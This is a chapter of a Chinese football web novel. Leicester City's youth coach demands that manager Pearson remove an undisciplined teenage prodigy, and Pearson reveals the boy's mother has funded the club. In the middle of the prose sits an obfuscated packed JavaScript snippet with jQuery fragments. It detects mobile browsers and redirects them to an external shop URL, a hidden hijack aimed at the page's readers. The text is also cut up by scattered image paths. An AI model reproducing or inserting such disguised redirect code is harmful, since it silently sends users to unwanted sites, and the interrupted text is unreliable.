14.第 14 章

作品:《信托宝贝泥潭打滚[足球]

    莱斯特城训练基地,主教练办公室。


    青年队主管马克·杰克逊几乎是用肩膀粗暴地撞开了门。这位总是笑眯眯和和气气对所有小球员都耐心引导的和善中年人,此刻呼吸粗重,表情严肃。


    “皮尔森,你必须给我个准话,什么时候把岑维希带走——”蓝狐的一线队主教练奈杰尔·皮尔森正弯着腰给自己做咖啡,见此场景,他直起身,笑着拍了拍同事,然后递过去一杯咖啡:


    “哇哇哇,马克,你知道你现在像什么吗?那只患有哮喘的斗牛犬。”


    “我不是来开玩笑的,奈杰尔·皮尔森!”青训教练把咖啡杯推开,双手撑住桌面,身体前倾,眼睛直视对方:“听着,皮尔森,我不知道你到底是为什么要把岑维希放到青年队,但是我告诉你,你必须把他调走,现在,立刻,马上,不然他会毁掉我们蓝狐的青训的!”


    “这么严重?”皮尔森吓了一大跳。


    “是的,就是这么严重。”


    “不可能吧,”皮尔森根本不相信,他转过身鼓捣他的咖啡机,漫不经心地说:“他在一线队表现还行啊,而且,他还是个15岁的孩子,他能做什么?他让你输掉比赛了吗?那就别让他上场呗。相信我,不需要做多余的事,只要让他们坐个几周的板凳,球员自己就会像狗一样意识到你才是老大。”


    青训教练沉重地摇了摇头。


    “怎么了?他坐板凳也不听话?他打架斗殴了?他聚众赌博了?”青训教练依然摇头。


    “比你说的一切都更加糟糕。”


    “难道...”皮尔森放下咖啡杯,沉重地说出了最坏的猜测:“他带着我们的小球员吸食ariguana了?”


    青训教练摇头。


    皮尔森抱着脑袋想还能有什么比这个还要糟糕。


    “所以,告诉我吧,岑维希到底做了什么?”


    “他赢了比赛。”“......”


    皮尔森难以置信地看向自己的青训教练,只觉得应该一个电话送对方去治疗老年痴呆:“就这?”


    青训教练沉重点头。


    “赢了比赛你激动个什么劲?”


    “因为他赢的不只是一场比赛,蠢货!”


    “他赢了多少?”青训教练伸出一只手。“5场?”


    青训教练又伸出另一只手,摆出一根手指。


    “6场?”


    青训教练点头。


    “哦,那我赢得更多,”皮尔森长舒一口气,坐回去,伸出两根手指:“我已经连续12场没有输过球了”


    或许是上赛季被戏剧性地20秒绝杀失去晋级资格让蓝狐队内士气如虹,所有球员都憋着一口气想要在这赛季把他们失去的都夺回来。


    现在只有赢得英冠冠军,获得升入英超的资格才能抹去他们成为‘传奇背景板’的耻辱了。


    “皮尔森!我不是在跟你开玩笑!他赢了6场球,你懂吗,6场!”


    皮尔森推开同事快戳到自己眼睛的手指:“6场又怎么样了,我赢的是他的两倍...”


    “米德尔斯堡,埃弗顿,桑德兰......”青训教练掰着手指头算:“每一场他都赢了,而且,是用他的那种方式赢。”


    皮尔森坐直了身体,他意识到了事情的严重性。


    “你是说......”


    “没错,”青年队教练沉重点头:“他根本不遵守战术。”


    “打米堡,岑维希失位被对方中场一个直塞打穿,然后他自己回追半个球场把球铲断了...哦,他的铲断太凶把对面孩子给吓到退场了。”“打狼队,肉搏战,他像个橄榄球跑卫一样,从后场闭着眼睛带球,谁来他就创翻谁,最后一条龙带到球门前,三个前锋在那里举手等他,他倒好自己吃独食,一脚射门...”


    “球进了?”


    青年队教练点头,然后摇头:“球没进。”


    皮尔森深吸一口气:“那正是要教育他传球的好机会啊...这种球给了前锋就赢了啊...”


    “不,岑维希不是那种普通的小孩,”青年队教练沉痛地说:“他认识到了自己的错误,然后,他再来了一遍。”


    “这次球进了,全队都跑去跟他庆祝,甚至我们三个前锋手都不举了,就站在前场看他的表演。”“还有埃弗顿......”


    “桑德兰那次更加离谱......”


    青年队教练的委屈犹如泰晤士的河水,汹涌澎湃地倾倒给主教练。


    桌面上的咖啡已经不冒白烟了,破防的青训教练面色凄然地总结道:“总之,岑维希绝对不能再待在青训队了。”


    “他正在毁了我们蓝狐的根基——纪律和铁血。”本来没有当回事的皮尔森支着脑袋陷入了沉思。


    英国是现代足球的发源地,每一家貌不惊人的俱乐部可能都有着漫长的历史和辉煌的一页。莱斯特城这个只有30多万人口的小地方能够在足球的世界里面屹立于英冠,靠的就是他们高度的纪律性。


    他们没有钱,没有历史,没有天赋异禀的球王。


    他们只有像军队一样勤恳跑动的普通球员。


    但是纪律这个东西,树立起来很难,破坏掉却非常简单——只要有一个人不听指挥,砰,纪律就土崩瓦解了。


    所有人都会下意识地想着,既然他可以不遵守纪律,那凭什么我不行?


    “马克,就没有其他办法了吗?你知道岑维希是一块天赋异禀的好苗子...”


    “我知道,奈杰尔,我知道。”青训教练也很无奈:“任何人看过岑维希比赛,哦不,甚至不需要比赛,看过他的训练,就知道他一定会有所作为。”


    “他的体能,他的对抗,他小小的身体里面蕴含着难以想象的能量。”


    “更恐怖的是,他现在甚至还在发育期。”


    “等他20多岁身体素质到达巅峰他绝对会是场上一辆暴力推土机,把那些身价不菲的天皇巨星全部铲飞,所有的盘带在他的面前都是土鸡瓦狗,花哨得像街头的三流魔术......”


    说到这里,两位执教过岑维希的教练都露出一种和年龄不相符合的梦幻般的微笑,像是毛头小子见到了梦寐以求的性感明星。说真的,岑维希的跑动和对抗能力对于两个后卫出身的主教练来说简直比脱光了的性感明星还要诱人千百倍...


    “但是,但是,但是...”


    “足球不是一个人的运动。”“他之前玩的赛车是个人英雄主义的游戏,但是足球不是,至少在蓝狐不是。场上永远不可能出现一个人战胜对方11个人这种事。”


    “...但是,他现在就在做这种事。1挑11。”皮尔森沉重地开口。


    “是的。”青训教练苦涩地叹气:“他正在掀翻全场,他根本不适合U18,他正在带坏我们;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17116623|195726||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''的小伙子们。越来越多的小孩尝试像他一样地冲刺对抗,但是,奈杰尔,你知道的,并不是所有人都这么幸运......”


    两个职业生涯并不算成功的后卫对视一眼。


    他们两个的职业生涯在普通人里面已经算得上成功了,毕竟至少走上了职业球员的道路,靠踢足球吃上了饭,但是对于大多数人......


    “我想,岑维希需要的是更高规格的比赛,或者一个能够支持他那种‘球王踢法’的俱乐部。”这位流着蓝狐血液的青训教练无奈又苦涩地说:“他应该去拉玛西亚,或者卡斯蒂利亚,去皇马,去巴萨,至少也要去曼联或者阿森纳,在那里他或许会学会尊重。”


    “学会战术,学会听教练的话,学会足球不是一个人的游戏......”


    他们两个都默契地忽略掉了让岑维希踢一线队这件事。


    让无组织无纪律的家伙来职业联赛踢球简直就是在队伍里面放了个炸弹。他们不想要用自己的职业生涯去冒这个险......但是……


    “不,我不能送他走。”皮尔森叹了口气:“他必须呆在蓝狐。”


    “为什么?”


    青训教练不理解,然后他顺着主教练的视线看向了远方...


    一线队的球员们正在绿茵场上训练,那个草真绿啊,他们笑的真开心啊,等下,那个草是不是绿的有点太好了...?


    球员训练怎么不穿球衣穿着个奇怪的背心?这个背心怎么连着了个电线?


    球场旁边什么时候多出来了这么多人?他们拿着电脑在看什么呢?


    ......


    青训教练擦了擦眼睛,他觉得自己最近大概是被岑维希大魔王折磨的心力憔悴,怎么都忽略了队伍里面这么多的新变化呢?


    咱们蓝狐这是怎么了,一下子我怎么看不明白了啊?


    他疑惑地看向主教练求教,然后,他的目光越过主教练,落在他身后的那一台咖啡机上。


    亮闪闪的,全新的,木质手柄和金属配色在百叶窗透出来的阳光下显得高级又优雅。


    他记得上次来皮尔森办公室他好像是拿个塑料纸杯从饮水机接的水来着......


    他看着看着,眼睛睁大,忽然明白了过来。


    “没错,就是你想的那样。”主教练皮尔森叹了口气。


    “岑维希的妈妈岑寻竹和咱们的泰国人主席一见如故,她已经注入了一大笔资金用于改善蓝狐的‘训练条件和竞技水平’。”


    青训教练像是没有听懂他在说什么,他大张着嘴巴,看向主教练的脸,又转向那台崭新的昂贵咖啡机。


    主教练咳嗽了一嗓子。


    当然,主教练的生活质量也是影响竞技水平的一部分。


